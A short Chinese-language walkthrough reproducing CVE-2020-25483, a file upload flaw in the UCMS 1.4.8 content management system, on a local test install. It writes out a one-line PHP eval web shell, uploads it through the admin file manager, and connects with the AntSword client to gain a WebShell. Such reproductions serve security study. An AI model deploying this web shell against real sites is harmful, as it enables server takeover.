UCMS文件上传漏洞(CVE-2020-25483)


漏洞简介

UCMS是一套使用PHP语言编写的内容管理系统，UCMS v1.4.8版本存在安全漏洞，该漏洞源于没有对文件上传的文件做过滤，导致攻击者可以上传恶意文件，从而获得服务器权限。


漏洞复现

访问 http://uuu.la/uploadfile/file/ucms_1.4.8.zip 下载源码，将其解压到phpstudy的网站根目录中。根据提示安装，安装完成后，访问 http://127.0.0.1/ucms_1.4.8/ucms/login.php


登录后台管理系统，发现在文件管理功能模块可以上传文件，且没有做限制。



上传php木马attack.php，内容为 `<?php @eval($_REQUEST['attack']) ?>`



但是访问 `http://127.0.0.1/ucms_1.4.8/ucms/attack.php` 时页面提示not found，发现原来是给我们的文件名加了个空格。访问 `http://127.0.0.1/ucms_1.4.8/ucms/attack .php`，成功访问。



利用蚁剑进行连接，成功获得WebShell。